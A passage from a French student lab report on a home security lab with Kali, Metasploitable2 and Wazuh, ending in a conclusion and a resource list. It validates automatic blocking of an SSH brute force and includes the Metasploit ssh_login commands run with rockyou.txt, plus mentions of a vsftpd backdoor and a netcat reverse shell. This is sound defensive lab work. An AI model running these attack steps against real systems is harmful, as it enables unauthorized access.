L'adresse IP du Wazuh Manager a ensuite été renseignée dans le fichier de configuration de l'agent, en remplaçant le paramètre générique `MANAGER_IP` par l'adresse réelle du serveur (192.168.56.108) : `sudo sed -i 's/MANAGER_IP/192.168.56.108/' /var/ossec/etc/ossec.conf`. Le démarrage de l'agent a ensuite été tenté via `sudo /var/ossec/bin/wazuh-control start`.

```
< sudo sed -i 's/MANAGER_IP/192.168.56.108/' /var/ossec/etc/ossec.conf
msfadmin@metasploitable:~$ sudo dpkg -i wazuh-agent_4.7.3-1_i386.deb
(Reading database ... 38018 files and directories currently installed.)
Preparing to replace wazuh-agent 4.7.3-1 (using wazuh-agent_4.7.3-1_i386.deb) ...
Unpacking replacement wazuh-agent ...
Setting up wazuh-agent (4.7.3-1) ...


msfadmin@metasploitable:~$ sudo sed -i 's/MANAGER_IP/192.168.56.108/' /var/ossec/etc/ossec.conf
msfadmin@metasploitable:~$ sudo /var/ossec/bin/wazuh-control start
/var/ossec/bin/wazuh-syscheckd: symbol lookup error: /var/ossec/bin/../lib/libstdc++.so.6: undefined symbol: _ZNSt8
numpunctIcE2idE, version GLIBCXX_3.4
wazuh-syscheckd: Configuration error. Exiting
msfadmin@metasploitable:~$
```

Figure 113 — échec du démarrage de l'agent : erreur de symbole GLIBCXX_3.4 dans libstdc++.so.6

Le démarrage échoue immédiatement avec l'erreur suivante : « /var/ossec/bin/wazuh-syscheckd: symbol lookup error: /var/ossec/bin/../lib/libstdc++.so.6: undefined symbol: _ZNSt8num_punctlcE2idE, version GLIBCXX_3.4 », suivie du message « wazuh-syscheckd: Configuration error. Exiting ». Il s'agit d'une erreur d'édition de liens dynamique, et non d'une erreur de configuration applicative : le binaire wazuh-syscheckd, compilé et distribué par Wazuh pour une base système relativement récente, référence un symbole versionné GLIBCXX_3.4 de la bibliothèque standard C++ (libstdc++), introduit par des versions de GCC postérieures à celle utilisée pour construire Metasploitable2. Or Metasploitable2 repose sur Ubuntu 8.04 « Hardy Heron », distribution figée depuis 2008, dont la libstdc++6 embarquée est trop ancienne pour exposer ce symbole. Cette incompatibilité binaire (ABI) est structurelle : elle ne peut être corrigée par une simple modification de configuration, et confirme directement, par l'expérimentation, la limitation déjà identifiée sur le plan théorique (chapitre consacré à Metasploitable2) : l'ancienneté volontaire de cette machine, qui en fait une cible pédagogique idéale pour les attaques, la rend en contrepartie incompatible avec les agents de supervision modernes. La décision a donc été prise de ne pas poursuivre le déploiement natif de l'agent sur Metasploitable2, et de considérer ce point comme une limite définitivement documentée du projet plutôt que comme une tâche encore ouverte.

Réorientation : validation de la réponse active via la chaîne de supervision syslog existante

Face à cette impossibilité de déployer un agent natif, la stratégie a été réorientée vers la validation de bout en bout de la chaîne de détection et de réponse déjà mise en place précédemment dans ce chapitre (redirection syslog et bloc Active Response), cette fois au moyen d'une nouvelle attaque de force brute réelle. Un contrôle préalable de l'état des services du Wazuh Manager a été effectué à l'aide de la commande `sudo /var/ossec/bin/wazuh-control status`.



```
[wazuh-user@wazuh-server ~]$ sudo /var/ossec/bin/wazuh-control status
wazuh-clusterd not running...
wazuh-modulesd is running...
wazuh-monitord is running...
wazuh-logcollector is running...
wazuh-remoted is running...
wazuh-syscheckd is running...
wazuh-analysisd is running...
wazuh-maild not running...
wazuh-execd is running...
wazuh-db is running...
wazuh-authd is running...
wazuh-agentlessd not running...
wazuh-integrator not running...
wazuh-dbd not running...
wazuh-csyslogd not running...
wazuh-apid is running...
[wazuh-user@wazuh-server ~]$
```

Figure 114 — état des services du Wazuh Manager avant redémarrage : wazuh-csyslogd et wazuh-dbd non actifs

Ce contrôle révèle que deux services ne sont pas en cours d'exécution : wazuh-csyslogd, précisément le composant chargé de la réception des journaux syslog externes (donc indispensable à la remontée des

événements depuis Metasploitable2), ainsi que wazuh-dbd. Un redémarrage complet a donc été déclenché via `sudo /var/ossec/bin/wazuh-control start`.

```
[wazuh-user@wazuh-server ~]$ sudo /var/ossec/bin/wazuh-control start
2026/07/10 17:28:46 wazuh-modulesd:router: INFO: Loaded router module.
2026/07/10 17:28:46 wazuh-modulesd:content_manager: INFO: Loaded content_manager module.
2026/07/10 17:28:46 wazuh-modulesd:inventory-harvester: INFO: Loaded Inventory harvester module.
Starting Wazuh v4.14.5...
wazuh-apid already running...
Started wazuh-csyslogd...
Started wazuh-dbd...
2026/07/10 17:28:48 wazuh-integratord: INFO: Remote integrations not configured. Clean exit.
Started wazuh-integratord...
Started wazuh-agentlessd...
wazuh-authd already running...
wazuh-db already running...
wazuh-execd already running...
wazuh-analysisd already running...
wazuh-syscheckd already running...
wazuh-remoted already running...
wazuh-logcollector already running...
wazuh-monitord already running...
wazuh-modulesd already running...
Completed.
[wazuh-user@wazuh-server ~]$
```

Figure 115 — redémarrage complet des services du Wazuh Manager (wazuh-csyslogd et wazuh-dbd démarrés)

Le journal de démarrage confirme le chargement des modules internes (router, content_manager, inventory-harvester) puis le démarrage effectif de l'ensemble des daemons, notamment Started wazuh-csyslogd... et Started wazuh-dbd..., les autres services étant déjà actifs (already running). La commande se termine par Completed., confirmant que l'intégralité de la pile Wazuh Manager est de nouveau pleinement opérationnelle, en particulier la réception syslog nécessaire à la détection des tentatives échouées en provenance de Metasploitable2.

Attaque de validation : force brute SSH via le module Metasploit ssh_login

Une attaque de force brute a été relancée depuis Kali contre le service SSH de Metasploitable2, en reprenant le module auxiliary/scanner/ssh/ssh_login déjà utilisé avec succès plus tôt dans ce chapitre afin de contourner l'incompatibilité d'algorithmes de négociation SSH (kex) empêchant Hydra de fonctionner contre cette cible.

```
(kali@Kali)-[~]
$ msfconsole -q
msf6 >
```

Figure 116 — lancement de la console Metasploit (msfconsole)

Depuis la console, le module a été configuré puis exécuté :

```

(kali@kali)-[~]
$ msfconsole -q
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.56.110
RHOSTS => 192.168.56.110
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set THREADS 10
THREADS => 10
msf6 auxiliary(scanner/ssh/ssh_login) > run


```

Figure 117 — configuration et lancement du module ssh_login (compte msfadmin, dictionnaire rockyou.txt, 10 threads)

Les paramètres définis sont RHOSTS 192.168.56.110 (Metasploitable2), USERNAME msfadmin, PASS_FILE /usr/share/wordlists/rockyou.txt (dictionnaire volumineux, plusieurs centaines de milliers d'entrées) et THREADS 10, afin de générer un flux soutenu de tentatives d'authentification échouées côté Metasploitable2 — condition nécessaire pour solliciter la règle Wazuh 2501 (syslog: User authentication failure) et déclencher, le cas échéant, la réponse active configurée sur cette même règle.

Résultat : détection et blocage automatiques confirmés (module Threat Hunting)

Le tableau de bord Wazuh a été consulté immédiatement après le lancement de l'attaque, sur la vue Discover du module Threat Hunting, triée par ordre chronologique décroissant.



timestamp	agent.name	rule.description	rule.level	rule.id
Jul 10, 2026 @ 18:35:51.326	wazuh-server	Host Blocked by firewall-drop Active Response	3	651
Jul 10, 2026 @ 18:35:50.414	wazuh-server	syslog: User authentication failure.	5	2501
Jul 10, 2026 @ 18:35:49.322	wazuh-server	Host Blocked by firewall-drop Active Response	3	651
Jul 10, 2026 @ 18:35:48.066	wazuh-server	syslog: User authentication failure.	5	2501
Jul 10, 2026 @ 18:35:45.321	wazuh-server	Host Blocked by firewall-drop Active Response	3	651
Jul 10, 2026 @ 18:35:45.191	wazuh-server	syslog: User authentication failure.	5	2501
Jul 10, 2026 @ 18:35:43.319	wazuh-server	Host Blocked by firewall-drop Active Response	3	651
Jul 10, 2026 @ 18:35:41.949	wazuh-server	syslog: User authentication failure.	5	2501
Jul 10, 2026 @ 18:35:39.306	wazuh-server	Host Blocked by firewall-drop Active Response	3	651
Jul 10, 2026 @ 18:35:37.986	wazuh-server	syslog: User authentication failure.	5	2501
Jul 10, 2026 @ 18:35:37.300	wazuh-server	Host Blocked by firewall-drop Active Response	3	651
Jul 10, 2026 @ 18:35:35.816	wazuh-server	syslog: User authentication failure.	5	2501
Jul 10, 2026 @ 18:35:33.731	wazuh-server	Host Blocked by firewall-drop Active Response	3	651
Jul 10, 2026 @ 18:35:33.173	wazuh-server	syslog: User authentication failure.	5	2501
Jul 10, 2026 @ 18:35:31.729	wazuh-server	Host Blocked by firewall-drop Active Response	3	651

Figure 118 — alternance des règles 2501 (détection) et 651 (blocage automatique) confirmant le fonctionnement de la réponse active, 111 hits

Sur une fenêtre de 24 heures, 111 événements sont recensés, dont la quasi-totalité alterne strictement entre deux règles : syslog: User authentication failure (rule.id 2501, niveau 5), correspondant à chaque tentative d'authentification SSH refusée détectée par le decodeur syslog, et Host Blocked by firewall-drop Active Response (rule.id 651, niveau 3), qui matérialise l'exécution automatique de la commande active-response firewall-drop configurée précédemment (rules_id 2501,2502, timeout 600 secondes). Les horodatages successifs affichent un délai de l'ordre d'une seconde entre chaque alerte de détection

et l'alerte de blocage qui lui est associée (par exemple 18:35:50.414 puis 18:35:51.326), ce qui confirme que le Manager déclenche lui-même, sans aucune intervention humaine, le script de blocage dès que le seuil de la règle 2501 est atteint. Cette observation constitue la validation concrète et mesurable de l'objectif de « défense automatique » énoncé dans l'introduction de ce rapport : la plateforme détecte une attaque de force brute SSH en temps réel et y répond elle-même en bloquant la source, en s'appuyant sur la chaîne de supervision syslog mise en place précédemment. Il convient toutefois de souligner une nuance importante pour la présentation du projet : cette détection s'appuie sur la redirection syslog générique et non sur un agent Wazuh natif installé sur la cible — ce dernier restant, comme démontré dans la section précédente, structurellement impossible à déployer sur Metasploitable2 en raison de son ancienneté. La couverture de détection reste donc, à ce stade, limitée aux événements que le service syslog de Metasploitable2 transmet (essentiellement les échecs d'authentification SSH), et ne couvre pas l'ensemble des capacités qu'offrirait un agent complet (intégrité de fichiers, inventaire, etc.).

10.32 Bilan et perspectives de cette extension

Le prolongement de ces travaux, documenté dans les sections précédentes, a permis de mener cette extension jusqu'à son terme opérationnel : le paquet a été transféré avec succès jusqu'à Metasploitable2 (via le dossier partagé VirtualBox puis un second transfert scp), installé par dpkg, puis configuré avec l'adresse du Manager. Le démarrage de l'agent a toutefois révélé une incompatibilité binaire structurelle (erreur GLIBCXX_3.4, section précédente), confirmant qu'un agent Wazuh moderne ne peut fonctionner sur l'environnement logiciel figé de Metasploitable2 (Ubuntu 8.04, 2008). Ce constat clôt définitivement la piste du déploiement d'un agent natif sur cette machine. Face à cette limite, la validation de la supervision a été réorientée avec succès vers la chaîne syslog déjà en place : une nouvelle attaque de force brute SSH, menée depuis Kali avec le module Metasploit ssh_login contre le compte msfadmin, a été détectée par la règle 2501 puis immédiatement suivie, sans intervention humaine, du blocage automatique de la source via la réponse active firewall-drop (règle 651), comme le montre le tableau de bord Wazuh (Figure 118). L'objectif central du projet — une détection et une réaction automatisées face à une attaque réelle — est donc validé de façon concrète et mesurable. Les perspectives suivantes demeurent ouvertes pour prolonger ce travail : – Finaliser la couche d'analyse par intelligence artificielle (API Claude), actuellement bloquée uniquement par l'absence de crédit prépayé sur le compte Anthropic utilisé, la chaîne technique (lecture des alertes, appel API, gestion des erreurs) étant par ailleurs entièrement fonctionnelle ; – Étendre la supervision par agent natif à une machine victime plus récente (par exemple une distribution Debian ou Ubuntu LTS supportée), afin de comparer la couverture de détection obtenue via un agent Wazuh complet à celle, plus limitée, obtenue ici par simple redirection syslog ; – Développer un tableau de bord de visualisation dédié (PHP/Python), consolidant le nombre d'attaques détectées, les adresses IP bloquées par la réponse active et l'historique des journaux d'événements, en complément du tableau de bord natif de Wazuh.

11. Difficultés rencontrées

Difficulté	Cause	Solution apportée
Hydra ne parvient pas à se connecter en SSH (kex error)	Incompatibilité entre les algorithmes SSH modernes de Kali et les algorithmes obsolètes (ssh-rsa, ssh-dss) de Metasploitable2	Utilisation de Medusa, qui gère correctement la négociation avec les anciens algorithmes SSH
Connexion SSH initiale refusée (« no	OpenSSH récent désactive par défaut	Ajout des options -

matching host key type »)	ssh-rsa / ssh-dss	oHostKeyAlgorithms=+ssh-rsa - oPubkeyAcceptedKeyTypes=+ssh-rsa lors de la connexion
Commande sudo ufw introuvable	UFW non installé par défaut sur Kali	Installation manuelle via sudo apt install ufw -y
Échec de sudo apt update (résolution DNS)	Problème de connectivité réseau / DNS de la VM	Vérification de la configuration réseau de la VM avant nouvelle tentative
Agents non enregistrés dans Wazuh	Agent Wazuh non installé/configuré sur Metasploitable2	Déploiement de l'agent Wazuh prévu en phase finale du projet
Impossible d'installer iptables/nftables sur le serveur Wazuh Manager	VM Amazon Linux minimaliste sans accès Internet (résolution DNS impossible via yum/dnf), empêchant toute installation de paquet	Réorientation du blocage automatique (Active Response) vers la machine victime Metasploitable2, où iptables est nativement disponible, conformément aux scripts Bash de détection/réaction exigés par le sujet

12. Mise en pratique des notions étudiées

Après l'étude théorique présentée au chapitre précédent, cette section détaille la mise en application concrète de chaque notion sur la plateforme, avec référence aux figures correspondantes.

12.1 Nmap (Reconnaissance réseau)

Ces notions ont été directement mises en pratique lors du scan de la machine victime avec la commande `nmap -sV 192.168.56.105` (voir Figure 1, section 4). Le scan a permis d'identifier l'ensemble des services ouverts et leurs versions, ce qui a orienté le choix des attaques réalisées par la suite (brute force SSH ciblant le port 22, accès FTP ciblant le port 21).

12.2 Metasploitable2 (Machine cible vulnérable)

Cette machine a servi de cible unique pour l'ensemble des scénarios : exploitation du compte `msfadmin` par brute force (Figures 2 et 3, section 5.1), exploitation de l'accès FTP anonyme de `vsFTPD 2.3.4` (Figure 4, section 5.2), et identification puis blocage du bindshell sur le port 1524 (Figure 7, section 6.3).

12.3 Kali Linux — Volet Attaque

L'étude des notions SSH (`kex`, `HostKeyAlgorithms`) a permis de comprendre et de résoudre l'échec initial de la connexion SSH (« no matching host key type found »), en ajoutant les options `-oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedKeyTypes=+ssh-rsa`, visibles dans les commandes utilisées pour la Figure 5 (section 6.1). La comparaison Hydra / Medusa a été appliquée concrètement : Hydra a échoué avec une erreur de négociation (Figure 2) alors que Medusa, mieux adapté aux anciens algorithmes, a permis d'obtenir avec succès le couple identifiant/mot de passe `msfadmin / msfadmin` (Figure 3).

12.4 Kali Linux / Linux — Volet Défense

Ces notions ont été mises en œuvre directement sur la plateforme : règles iptables `-A INPUT -p tcp --dport <port> -j DROP` appliquées successivement sur les ports 22 (Figure 5), 21 (Figure 6) et 1524 (Figure 7) sur Metasploitable2, avec vérification systématique depuis Kali (connection timed out). Le pare-feu UFW a été installé (Figure 8) et configuré côté Kali (`sudo ufw enable`, `sudo ufw deny 1524`) en complément de la protection iptables. Enfin, le service Fail2ban a été installé, activé et vérifié (Figure 9), le jail sshd étant prêt à bannir automatiquement toute IP générant des tentatives SSH répétées.

12.5 Wazuh (SIEM)

Le manager Wazuh a été déployé et le tableau de bord est opérationnel (Figure 10), avec 26 alertes de sévérité faible et 8 de sévérité moyenne enregistrées sur les dernières 24 heures. L'étude de l'architecture (Manager / Agent) a permis d'identifier que ces alertes ne concernent pas encore Metasploitable2, puisqu'aucun agent n'y est déployé (« This instance has no agents registered »). Cette compréhension oriente directement la prochaine étape pratique : l'enregistrement d'un agent sur la machine victime afin que les tentatives de brute force SSH réalisées (Figures 2 et 3) soient détectées par les règles Wazuh et puissent déclencher une réponse active de blocage automatique. Cette hypothèse a depuis été testée en fin de chapitre consacré à Wazuh : le déploiement d'un agent natif sur Metasploitable2 s'est heurté à une incompatibilité binaire structurelle liée à l'ancienneté de cette machine, mais la détection et la réponse active ont malgré tout été validées avec succès via la chaîne de redirection syslog déjà en place.

13. Conclusion et perspectives

Ce projet a permis de mettre en pratique, dans un environnement isolé et maîtrisé, un scénario complet d'attaque informatique et de mesures de défense associées. La phase de reconnaissance (Nmap) a permis d'identifier une surface d'attaque très large sur la machine Metasploitable2, exploitée ensuite via une attaque par brute force SSH (Medusa) et un accès FTP anonyme. Chacune de ces failles a fait l'objet d'une contre-mesure ciblée : blocage des ports via iptables et UFW, et activation de Fail2ban pour une protection automatisée et durable du service SSH. Le projet intègre également une dimension de supervision via Wazuh. Le déploiement d'un agent natif sur la machine victime a été tenté mais s'est révélé impossible en raison d'une incompatibilité binaire avec l'ancienneté de Metasploitable2 (Ubuntu 8.04, 2008). La chaîne de détection et de réponse a néanmoins été validée intégralement par une autre voie : la redirection des journaux syslog vers le Wazuh Manager, couplée à une réponse active (firewall-drop), a permis de détecter puis de bloquer automatiquement, sans intervention humaine, une attaque de force brute SSH menée depuis Kali, bouclant ainsi le scénario de démonstration complet attendu (attaque → détection via logs → réponse active → blocage de l'attaquant). Une extension substantielle a par ailleurs été engagée au chapitre 10, selon deux axes : une couche d'analyse des alertes par intelligence artificielle (API Claude), et l'automatisation du blocage via la réponse active de Wazuh. La première s'est révélée fonctionnelle de bout en bout sur le plan technique, mais reste conditionnée à l'ajout d'un crédit prépayé sur le compte Anthropic utilisé ; la seconde a été menée à son terme : après correction de la configuration du Wazuh Manager, une attaque de force brute SSH de validation a démontré le déclenchement automatique et sans intervention humaine du blocage de l'attaquant (réponse active firewall-drop), confirmant le bon fonctionnement de la chaîne complète de détection et de réponse — celle-ci reposant toutefois sur une supervision par syslog plutôt que sur un agent natif, ce dernier étant structurellement incompatible avec l'ancienneté de Metasploitable2. Ces deux chantiers,

documentés avec le même souci de traçabilité que le reste du projet — difficultés rencontrées et corrections comprises — concrétisent une défense automatisée fonctionnelle et ouvrent la voie à une supervision assistée par IA. Les perspectives d'amélioration du projet incluent notamment :

- Déploiement d'un agent Wazuh natif sur une machine cible plus récente, afin de comparer la couverture de détection obtenue avec celle, plus limitée, obtenue par simple redirection syslog sur Metasploitable2 ;
- Ajout d'un crédit prépayé sur le compte Anthropic afin de finaliser la génération automatique du rapport d'analyse par IA, dont l'ensemble de la chaîne technique a déjà été validé (chapitre 10) ;
- Développement d'un dashboard de visualisation (PHP/Python) affichant le nombre d'attaques, les IP bloquées et les journaux d'événements ;
- Exécution et documentation du scénario de démonstration complet de bout en bout, incluant la génération automatique d'un rapport final.

Ressources utilisées

Cette section récapitule l'ensemble des ressources (systèmes, outils, services, scripts et bibliothèques) mobilisées tout au long du projet, réparties par catégorie fonctionnelle, ainsi que les sources et liens de téléchargement utilisés.

Environnement et virtualisation

Ressource	Type / Version	Rôle dans le projet
Oracle VirtualBox	Hyperviseur	Virtualisation des trois machines sur un réseau host-only 192.168.56.0/24
Kali Linux	Distribution Debian	Machine attaquante (Red Team) — 192.168.56.106 / .101
Metasploitable2	Ubuntu Server 8.04	Machine victime volontairement vulnérable — 192.168.56.105 / .110
Wazuh Manager	VM Amazon Linux / Ubuntu	Serveur défenseur / SIEM — 192.168.56.108
Poste hôte Windows	PowerShell	Accès Internet de secours, saisie fiable des scripts, appels API
Dossier partagé VirtualBox	Shared Folder	Transfert de fichiers hôte ↔ VM (/media/sf_shared)

Volet Attaque (Red Team)

Outil	Catégorie	Usage concret
Nmap	Reconnaissance réseau	Scan des ports et détection de versions (-sV, -sC, -p-)
Hydra	Brute force	Tentative SSH (échec : incompatibilité key)
Medusa	Brute force	Brute force SSH réussi sur le compte msfadmin

Metasploit Framework	Exploitation	Backdoor vsftpd 2.3.4 et module ssh_login
Netcat (nc)	Reverse shell	Reverse shell vers Kali (port 4444)
expect	Automatisation	Script de brute force SSH (ssh_bruteforce.exp)
rockyou.txt	Dictionnaire	Wordlist pour les attaques par brute force

Volet Défense (Blue Team)

Outil	Catégorie	Usage concret
iptables	Pare-feu noyau	Blocage des ports 21, 22, 1524 et des IP suspectes (DROP)
UFW	Pare-feu simplifié	Interface au-dessus d'iptables (ufw deny) côté Kali
Fail2ban	Prévention d'intrusion	Bannissement automatique des IP via le jail sshd
Durcissement SSH	Hardening	PermitRootLogin, PasswordAuthentication, limitation d'accès

Supervision et SIEM

Ressource	Composant	Rôle
Wazuh	Manager / Indexer / Dashboard	Collecte, corrélation et visualisation des alertes
Redirection Syslog	UDP port 514	Remontée de auth.log vers le Manager
tcpdump	Capture réseau	Vérification de la réception des paquets Syslog
Active Response	firewall-drop	Blocage automatique de l'IP source (règles 2501, 2502)
MITRE ATT&CK	Référentiel	Cartographie des alertes (ex. Brute Force – T1110)

Scripts Bash développés

Script	Fonction	Logique principale
detect_attack.sh	Détection	Alerte si une IP dépasse le seuil de tentatives échouées
react_block.sh	Réaction	Blocage iptables automatique de l'IP

		suspecte
audit.sh	Audit système	Inventaire des ports, utilisateurs et fichiers sensibles

Extension — Analyse par IA

Ressource	Type	Rôle
API Claude (Anthropic)	Service IA	Analyse en langage naturel des alertes de sécurité
Claude Console	Interface web	Gestion des clés API et de la facturation
ai_analyst.py	Script Python	Lecture de alerts.json et appel de l'API Claude
PowerShell / Invoke-RestMethod	Client HTTP	Appel direct de l'API depuis le poste hôte

Sources et liens (Webographie)

Ressource	Source / Lien	Type
Oracle VirtualBox	https://www.virtualbox.org/wiki/Downloads	Hyperviseur
Kali Linux	https://www.kali.org/get-kali/	Image / VM
Metasploitable2	https://sourceforge.net/projects/metasploitable/	VM vulnérable
Wazuh	https://documentation.wazuh.com/	SIEM / doc
Nmap	https://nmap.org/download.html	Scanner réseau
Metasploit	https://github.com/rapid7/metasploit-framework	Exploitation
Hydra	https://github.com/vanhauser-thc/thc-hydra	Brute force
Medusa	https://github.com/jmk-foofus/medusa	Brute force
Fail2ban	https://github.com/fail2ban/fail2ban	Prévention
Backdoor vsftpd 2.3.4	https://www.exploit-db.com/exploits/17491	Exploit (CVE-2011-2523)
MITRE ATT&CK	https://attack.mitre.org/	Référentiel
API Claude	https://docs.claude.com/	Documentation API
Claude Console	https://console.anthropic.com/	Gestion des clés API

Dépôt du projet (code source)

Ressource	Lien	Contenu
Dépôt GitHub	https://github.com/sousou1999406	Scripts Bash, ai_analyst.py, configurations et documentation